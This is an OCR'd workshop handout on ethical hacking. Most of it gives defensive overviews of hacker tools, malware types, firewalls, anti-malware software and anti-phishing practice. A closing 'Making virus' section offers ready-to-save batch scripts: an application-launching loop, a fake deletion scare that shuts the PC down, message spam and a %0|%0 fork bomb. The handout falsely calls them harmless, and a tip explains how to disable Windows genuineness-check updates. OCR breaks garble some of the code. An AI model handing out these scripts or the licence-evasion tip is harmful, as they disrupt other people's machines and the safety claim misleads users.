


JANUARY 6, 2014 to JANUARY 11, 2014
ETHICAL HACKING

Documentation

This documentation will summarize theoretically all the demonstrations, tools and techniques presented in the workshop. This documentation provides you a conceptual view of the workshop so that to prevent the students from the cyber threats prevailing outside in this outside world.

HACKER TOOLS AND TECHNIQUES

By understanding how hackers gain access to systems, organizations can stay a step ahead and ensure information availability, integrity, and confidentiality. Listed below is Altius its list of the Top 10 Hacker Tools and Techniques:

1. **Reconnaissance.** Hackers use tools to get basic information on your systems. Tools like Netcraft and PCHels to report on your domain, IP number, and operating system.
2. **Network Exploration.** The more information the hacker knows about your system the more ways he can find vulnerabilities. Tools such as NMap identify your host systems and services.
3. **Probe Tools.** Some tools were initially designed to be used by system administrators to enhance their security. Now, these same tools are used by hackers to know where to start an attack. Tools like LANguard Network Scanner identify system vulnerabilities.
4. **Scanners.** Internally, sniffer tools analyze network performance and applications. Hacker reconnaissance tools such as AET Network Scanner 10, FPort 1.33, and Super Scan 3 scan your devices to determine ports that are open and can be exploited.
5. **Password Cracker.** Password tools are used by security administrators to find weak passwords. These tools may also be used by hackers. Password crackers include LC5, John the Ripper, iOpus Password Recovery XP, and LastBit.
6. **Remote Administration Tools.** Tools such as AntiLamer and NetSlayer are used by hackers to take partial or complete control of the victim's computer.
7. **Backdoor.** Backdoor tools and Trojan Horses exploit vulnerabilities and open your systems to a
   hacker. Kramier and Troj/Zinx-A can be used by hackers to gain access to your systems.
8. **Denial of Service (DoS).** Denial of service attacks overload a system or device so it can't respond or provide normal service. Hackers use tools such as Coldlife and Flooder overload a system.
9. **Recover deleted files.** Once hackers are inside your perimeter, they can use tools like Deleted File Analysis Utility to scan your hard drive partitions for deleted files that may still be recoverable.
10. **Web Site Tools.** Hackers use tools such as Access Diver and IntelliTamper to index your web site pages and directories. These tools can download your site to the hacker's local hard drive. Once on his system, the hacker analyses the web site to identify and exploit security vulnerabilities.

BASIC VIRUS TYPES

- **Adware**, or **advertising-supported software**, is any software package which automatically renders advertisements in order to generate revenue for its author. The advertisements may be in the user interface of the software or on a screen presented to the user during the installation process. The functions may be designed to analyze which Internet sites the user visits and to present advertising pertinent to the types of goods or services featured there. The term is sometimes used to refer to software that displays unwanted advertisements

Malware

- Short for malicious software, is software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. It can appear in the form of code, scripts, active content, and other software. [2] 'Malware' is a general term used to refer to a variety of forms of hostile or intrusive software. [3] In all countries it is a serious criminal offence to create and distribute malware, but it continues to be produced for various reasons, such as demonstrating a capability or making money.
- Malware includes computer viruses, ransomware, worms, trojan horses, rootkits, keyloggers, dialers, spyware, adware, malicious BHOs, rogue security software and other malicious programs; the majority of active malware threats are usually worms or trojans rather than viruses. [4] In law, malware is sometimes known as a computer contaminant, as in the legal codes of several U.S. states.[5][6] Malware is different from defective software, which is a legitimate software but contains harmful bugs that were not corrected before release. However, some malware is disguised as genuine software, and may come from an official company website in the form of a useful or attractive program which has the harmful malware embedded in it along with additional tracking software that gathers marketing statistics.

TROJAN HORSE

- For a malicious program to accomplish its goals, it must be able to run without being detected, shut down, or deleted. When a malicious program is disguised as something normal or desirable, users may wilfully install it without realizing it. This is the technique of the Trojan horse or Trojan. In broad terms, a Trojan horse is any program that invites the user to run it, concealing harmful or malicious code. The code may take effect immediately and can lead to many undesirable effects, such as deleting the user's files or installing

additional harmful software.

- One of the most common ways that spyware is distributed is as a Trojan horse, bundled with a piece of desirable software that the user downloads from the Internet. When the user installs the software, the spyware is installed along with it. Spyware authors who attempt to act in a legal fashion may include an end-user license agreement that states the behaviour of the spyware in loose terms, which users may not read or understand.

ROOTKITS


- Once a malicious program is installed on a system, it is essential that it stays concealed, to avoid detection. Software packages known as rootkits allow this concealment, by modifying the host's operating system so that the malware is hidden from the user. Rootkits can prevent a malicious process from being visible in the system's list of processes, or keep its files from being read.
- Some malicious programs contain routines to defend against removal, not merely to hide themselves. An early example of this behavior is recorded in the Jargon File tale of a pair of programs infesting a Xerox CP-V time sharing system:
- Each ghost-job would detect the fact that the other had been killed, and would start a new copy of the recently-stopped program within a few milliseconds. The only way to kill both ghosts was to kill them simultaneously (very difficult) or to deliberately crash the system.

BACKDOORS

- A backdoor is a method of bypassing normal authentication procedures. Once a system has been compromised, one or more backdoors may be installed in order to allow easier access in the future. Backdoors may also be installed prior to malicious software, to allow attackers entry.
- The idea has often been suggested that computer manufacturers preinstall backdoors on their systems to provide technical support for customers, but this has never been reliably verified. Crackers typically use backdoors to secure remote access to a computer, while attempting to remain hidden from casual inspection. To install backdoors crackers may use Trojan horses, worms, or other methods.

FIREWALL

A **firewall** is a software or hardware-based network security system that controls the incoming and outgoing network traffic by analyzing the data packets and determining whether they should be allowed through or not, based on applied rule set. Firewalls can be defined in many ways according to your level of understanding. A firewall establishes a barrier between a trusted, secure internal network and another network (e.g., the Internet) that is not assumed to be secure and trusted.



Network layer or packet filters

Network layer firewalls, also called packet filters, operate at a relatively low level of the TCP/IP protocol stack, not allowing packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. The term "packet filter" originated in the context of BSD HYPERLINK "http://en.wikipedia.org/wiki/Operating_systems" operating systems.

Network layer firewalls generally fall into two sub-categories, stateful and stateless. Stateful firewalls maintain context about active sessions, and use that "state information" to speed packet processing. Any existing network connection can be described by several properties, including source and destination IP address, UDP or TCP ports, and the current stage of the connection's lifetime (including session initiation, handshaking, data transfer, or completion connection). If a packet does not match an existing connection, it will be evaluated according to the ruleset for new connections. If a packet matches an existing connection based on comparison with the firewall's state table, it will be allowed to pass without further processing.

Stateless firewalls require less memory, and can be faster for simple filters that require less time to filter than to look up a session. They may also be necessary for filtering stateless network protocols that have no concept of a session. However, they cannot make more complex decisions based on what stage communications between hosts have reached.

Newer firewalls can filter traffic based on many packet attributes like source IP address, source

port, destination IP address or port, destination service like WWW or FTP. They can filter based on protocols, TTL values, netblock of originator, of the source, and many other attributes.

Commonly used packet filters on various versions of Unix are *IPFilter* (various), *ipfw* (FreeBSD /Mac OS X), *NPF* (NetBSD), *PF* (OpenBSD, and some other BSDs), *iptables* /*ipchains* (Linux).

Application-layer

Application-layer firewalls work on the application level of the TCP/IP stack (i.e., all browser traffic, or all telnet or ftp traffic), and may intercept all packets traveling to or from an application. They block other packets (usually dropping them without acknowledgment to the sender).

On inspecting all packets for improper content, firewalls can restrict or prevent outright the spread of networked computer worms and Trojans. The additional inspection criteria can add extra latency to the forwarding of packets to their destination.

Application firewalls function by determining whether a process should accept any given connection. Application firewalls accomplish their function by hooking into socket calls to filter the connections between the application layer and the lower layers of the OSI model. Application firewalls that hook into socket calls are also referred to as socket filters. Application firewalls work much like a packet filter but application filters apply filtering rules (allow/block) on a per process basis instead of filtering connections on a per port basis. Generally, prompts are used to define rules for processes that have not yet received a connection. It is rare to find application firewalls not combined or used in conjunction with a packet filter. [15]

Also, application firewalls further filter connections by examining the process ID of data packets against a ruleset for the local process involved in the data transmission. The extent of the filtering that occurs is defined by the provided ruleset. Given the variety of software that exists, application firewalls only have more complex rulesets for the standard services, such as sharing services. These per process rulesets have limited efficacy in filtering every possible association that may occur with other processes. Also, these per process rulesets cannot defend against modification of the process via exploitation, such as memory corruption exploits. Because of these limitations, application firewalls are beginning to be supplanted by a new generation of application firewalls that rely on mandatory access control (MAC), also referred to as sandboxing, to protect vulnerable services.

Proxies

A proxy server (running either on dedicated hardware or as software on a general-purpose machine) may act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets. A proxy server is a gateway from one network to another for a specific network application, in the sense that it functions as a proxy on

behalf of the network user. [1]

Proxies make tampering with an internal system from the external network more difficult and misuse of one internal system would not necessarily cause a security breach exploitable from outside the firewall (as long as the application proxy remains intact and properly configured). Conversely, intruders may hijack a publicly reachable system and use it as a proxy for their own purposes; the proxy then masquerades as that system to other internal machines. While use of internal address spaces enhances security, crackers may still employ methods such as IP spoofing to attempt to pass packets to a target network.

Network address translation

Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC 1918. Firewalls often have such functionality to hide the true address of protected hosts. Originally, the NAT function was developed to address the limited number of IPv4 routable addresses that could be used or assigned to companies or individuals as well as reduce both the amount and therefore cost of obtaining enough public addresses for every computer in an organization. Hiding the addresses of protected devices has become an increasingly important defense against network reconnaissance.

&

As malware attacks become more frequent, attention has begun to shift from viruses and spyware protection, to malware protection, and programs that have been specifically developed to combat malware. (Other preventive and recovery measures, such as backup and recovery methods, are mentioned in the computer virus article).

ANTI-VIRUS

AND

ANTI-MALWARE SOFTWARE

A specific component of the Anti-virus and anti-malware software commonly referred as the on-access or real-time scanner, hooks deep into the operating system's core or kernel functions in a manner similar to how certain malware itself would attempt to operate, though with the user's informed permission for protecting the system. Any time the operating system accesses a file, the on-access scanner checks if the file is a 'legitimate' file or not. If the file is considered a malware by the scanner, the access operation will be stopped, the file will be dealt by the scanner in pre-defined way (how the Anti-virus program was configured during/post installation) and the user will be notified. This may considerably slow down the operating system depending on how well the scanner was programmed. The goal is to stop any operations the malware may attempt on the system before they occur, including activities which might exploit bugs or trigger unexpected operating system behavior.

Anti-malware programs can combat malware in two ways:

They can provide real time protection against the installation of malware software on a computer. This type of malware protection works the same way as that of antivirus protection in that the anti-malware software scans all incoming network data for malware and blocks any threats it comes across.

Anti-malware software programs can be used solely for detection and removal of malware software that has already been installed onto a computer. This type of anti-malware software scans the contents of the Windows registry, operating system files, and installed programs on a computer and will provide a list of any threats found, allowing the user to choose which files to delete or keep, or to compare this list to a list of known malware components, removing files that match.

Real-time protection from malware works identically to real-time antivirus protection: the software scans disk files at download time, and blocks the activity of components known to represent malware. In some cases, it may also intercept attempts to install start-up items or to modify browser settings. Because many malware components are installed as a result of browser exploits or user error, using security software (some of which are anti-malware, though many are not) to "sandbox" browsers (essentially isolate the browser from the computer and hence any malware induced change) can also be effective in helping to restrict any damage done.

Examples of Microsoft Windows anti-virus and anti-malware software include the optional Microsoft Security Essentials (for Windows XP, Vista and Windows 7) for real-time protection, the Windows Malicious Software Removal Tool (now included with Windows (Security) Updates on " Patch Tuesday", the second Tuesday of each month), and Windows Defender (an optional download in the case of Windows XP). Additionally, several capable antivirus software programs are available for free

download from the Internet (usually restricted to non-commercial use). A test has found a free program to be competitive with commercial competitors. Microsoft's System File Checker can be used to check for and repair corrupted system files.

Some viruses disable System Restore and other important Windows tools such as Task Manager and Command Prompt. Many such viruses can be removed by rebooting the computer, entering Windows safe mode with networking, and then using system tools or Microsoft Safety Scanner.

Known good

Typical malware products detect issues based on heuristics or signatures – i.e., based on information that can be assessed to be bad. Some products take an alternative approach when scanning documents such as Word and PDF, by regenerating a new, clean file, based on what is known to be good from schema definitions of the file (a patent for this approach exists).

Website security scans

As malware also harms the compromised websites (by breaking reputation, blacklisting in search engines, etc.), some websites offer vulnerability scanning. Such scans check the website, detect malware, may note outdated software, and may report known security issues.

Eliminating over-privileged code

Over-privileged code dates from the time when most programs were either delivered with a computer or written in-house, and repairing it would serve to render most antivirus software essentially redundant. It would, however, have appreciable consequences for the user interface and system management.

The system would have to maintain privilege profiles, and know which to apply for each user and program.

In the case of newly installed software, an administrator would need to set up default profiles for the new code.

Eliminating vulnerability to rogue device drivers is probably harder than for arbitrary rogue executable. Two techniques, used in VMS, that can help are memory mapping only the registers of the device in question and a system interface associating the driver with interrupts from the device. [*citation needed*]

Other approaches are:

Various forms of virtualization, allowing the code unlimited access only to virtual resources

Various forms of sandbox or jail

The security functions of Java, in java. Security

Such approaches, however, if not fully integrated with the operating system, would reduplicate effort and not be universally applied, both of which would be detrimental to security.

ANTI-PHISHING TECHNIQUES

There are several things you can do to help avoid becoming a phishing victim, and to minimize damage if you are victimized. Some of these include:

- Consider using dedicated systems for payment requests and approval processes. Consider disabling email access on any system involved with payment processing. If an attacker cannot compromise the systems in payment processing, he will have a harder time obtaining payment usernames and passwords, and a harder time actually requesting/approving a transfer.
- Consider using a strong authentication mechanism on all payment processing systems. This would include replacing or augmenting username/password combinations with a hardware token and PIN, or with biometrics such as a fingerprint reader. An attacker will be unable to copy and reuse strong authentication such as a token or biometrics.
- Do not allow Internet access for systems involved in payment processing. If the system genuinely has no Internet access, malware would be unable to talk back to its controlling systems and attacker.

- Use tools available in your email client. Outlook, for instance, has the ability to help filter potentially harmful links. In Outlook, go to Tools/Options/Preferences/Junk E-mail/Options, and check “Disable links and other functionality in phishing messages” and “Warn me about suspicious domain names in e-mail addresses.” These are not perfect solutions but they can help.
- Be diligent in your use of anti-virus and anti-malware software, including regular updates and scans. Most of the malware used as part of a phishing attack is not detected by standard anti-virus software, but some of it is. Some malware indicators may not be changed before an anti-virus update is available, and sometimes older versions of malware are distributed.

  Additionally, anti-virus software can help identify secondary infections that may be related to an attack.
- Use reputation-based website, IP address, and URL filtering to help ensure that any systems accessed from within the company are not considered “bad” sites. You can extend this further by

allowing only “white-list” access – access to addresses that have specifically been recognized as “good” sites (note that this has the potential to inhibit some Internet capability).

- Consider enforcing time-of-day login and payment processing. Many fraudulent transactions occur after normal working hours. For instance, a series of large transfers that completed at 7:00PM Friday evening might be functionally ignored until staff return and see abnormal activities Monday morning.
- Consider limiting access to payment processing systems from mobile devices, laptops, and systems based in home offices. These distributed systems are typically more vulnerable to threats.
- Do not allow access to any internal organization system, especially payment processing systems, from a personally-owned home computer. There is simply no way the organization can enforce proper control over such a system.
- Conduct employee security awareness sessions to instruct employees on how to identify phishing emails and avoid falling victim to them. Any reduction in exposure slows compromise and increases your organization’s capability to identify an escalating threat.
- Explicitly communicate to employees, partners and clients that you will never solicit account information via email or send a link to update account information.
- Individually, there are things employees can do to help avoid becoming a victim and compromising the integrity of organizational operations:
- Never open attachments or links in unsolicited emails.
- In general, be suspicious of all emails containing links. If you get an email with a link for you to click, do not click it. Navigate independently to the destination site (for example, by typing www.mybigbank.com into a new browser window) and find the referenced location without using the link.
- Do not respond to suspicious emails in any manner.
- Do not access emails on the same computers used to initiate or approve payments.
- Make management aware when you receive a suspicious email.
  - Even well-trained users can fall prey to phishing attacks. Following these simple steps can help to avoid and reduce the impact of an attack.

TECHNOTOONZ

MAKING VIRUS

Statutory warning:

To all students these viruses are just for the sake of fun. Do not put them to destructive use.

- **To make virus open notepad and copy the below source codes and save as with anyname.bat**
- **Application bomber**

```
@echo off // It instructs to hide the commands when batch files is executed
:x //loop variable
start winword
start mspaint //open paint
start notepad
start write
start cmd //open command prompt
start explorer
start control
start calc // open calculator
goto x // infinite loop
```

Now copy this code and save it as anyname.bat and this batch file will be like an application bomb.

- **Message shutdown virus**

```
@echo off
echo i'm hacking your computer stupid
man! pause
echo i don't like
you! pause
echo So i will delete all your files!
pause
echo c:/DELETING
FILES pause
echo c:/DELETING SYSTEM32 FILES
pause
echo c:/FILES HAVE BEEN DELETED
pause
echo your computer will shutdown in..
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1 sucker!!
shutdown -s -t 30
```

TECHNOTOONZ

- **Matrix**

```
@echo off
color  0a
:A
echo 7 y x 3 8 G M P q 1 F 0 U v c i j
ping localhost -n 1 > nul
echo o D s a E I j H 9 t 6 7 z C B 4 g
8 ping localhost -n 1 > nul
echo g F x 6 A e 9 1 b M W r T h k P 8
3 ping localhost -n 1 > nul
echo j G a e 3 5 B x Z Q p 0 o 2 h V u
C ping localhost -n 1 > nul
echo 7 f S E A q p 7 b d h U C V 1 4 8
3 ping localhost -n 1 > nul
goto A
```

- **Message**

```
msg * hi
msg * how are you
msg * stop tying to make me go away
msg * ill never go away never
msg * still here
msg * this is getting boring
msg * "yawn"
msg * i think i will go now
msg * yeah i will
msg * well bye
msg * "end of message"
```

- **Process**

```
%0|%0 //Its percentage zero pipe percentage zero
```

These viruses will not affect your computer and you can revert them by making a force restart.

TECHNOTOONZ

Tips and tricks:

- Most of you faces the problem **“windows are not genuine”** to disable this notification when making updates disable these two updates **KB971033 & KB976422**. These updates are windows security checker updates. Disable them and you won’t get any notification.
- To get free software’s and utilities you can download them from www.filehippo.com And www.hatimtai.com , www.planetpc.co.in

In these key combinations, hold down the Windows key (normally located between Alt and Ctrl) and another key, as described on this list.

- Press the Windows key to enter the tiled Start screen.
- The Windows key + M minimizes everything that's showing on the desktop.
- The Windows key + E opens Explorer for quick access to folders.
- On the Start screen, press the Windows key + D to instantly get to the desktop.
- The Windows key + Tab opens a list of currently running programs.
- The Windows key + Print Screen takes a screenshot and saves it in a Screenshots folder nested in your Pictures folder.
- To take a screenshot on a Windows 8 tablet, simultaneously press the Windows button and the volume-down button on the tablet chassis.
- The Windows key + Q opens a global search menu. Type what you're looking for and where you would like to look.
- The Windows key + W opens a search in your system settings to quickly locate and change system properties.
- The Windows key + F opens a file and folder search.
- The Windows key + Pause opens the system properties page to show you a quick rundown of your specs.
- The Windows key + "," (that's the comma sign!) makes all current windows transparent, giving you a peek at the desktop as long as you hold down the Windows key.
- The Windows key + "." (the period) snaps a window to the right or left side (toggling each time you press ".").
- The Windows key + R prompts the Run command—useful for quickly launching apps and other routines with a command prompt.
- The Windows key + X opens the Quick Access Menu, exposing system functionality

such as the Command Prompt, Disk Management, File Explorer, Run, and more. Alternatively, you can right-click on the bottom right corner of the screen to spawn the Quick Access Menu.

- The Windows key + I opens the settings menu, giving you quick access to the Control Panel, Personalization, and your Power button, among other features.

&

FOR ANY FURTHER QUERIES
LIKE US ON FACEBOOK PAGE

FB.COM/TECHNOTOONZ

AND FEEL FREE TO SHARE
ANYTHING WITH
TEAM TECHNOTOONZ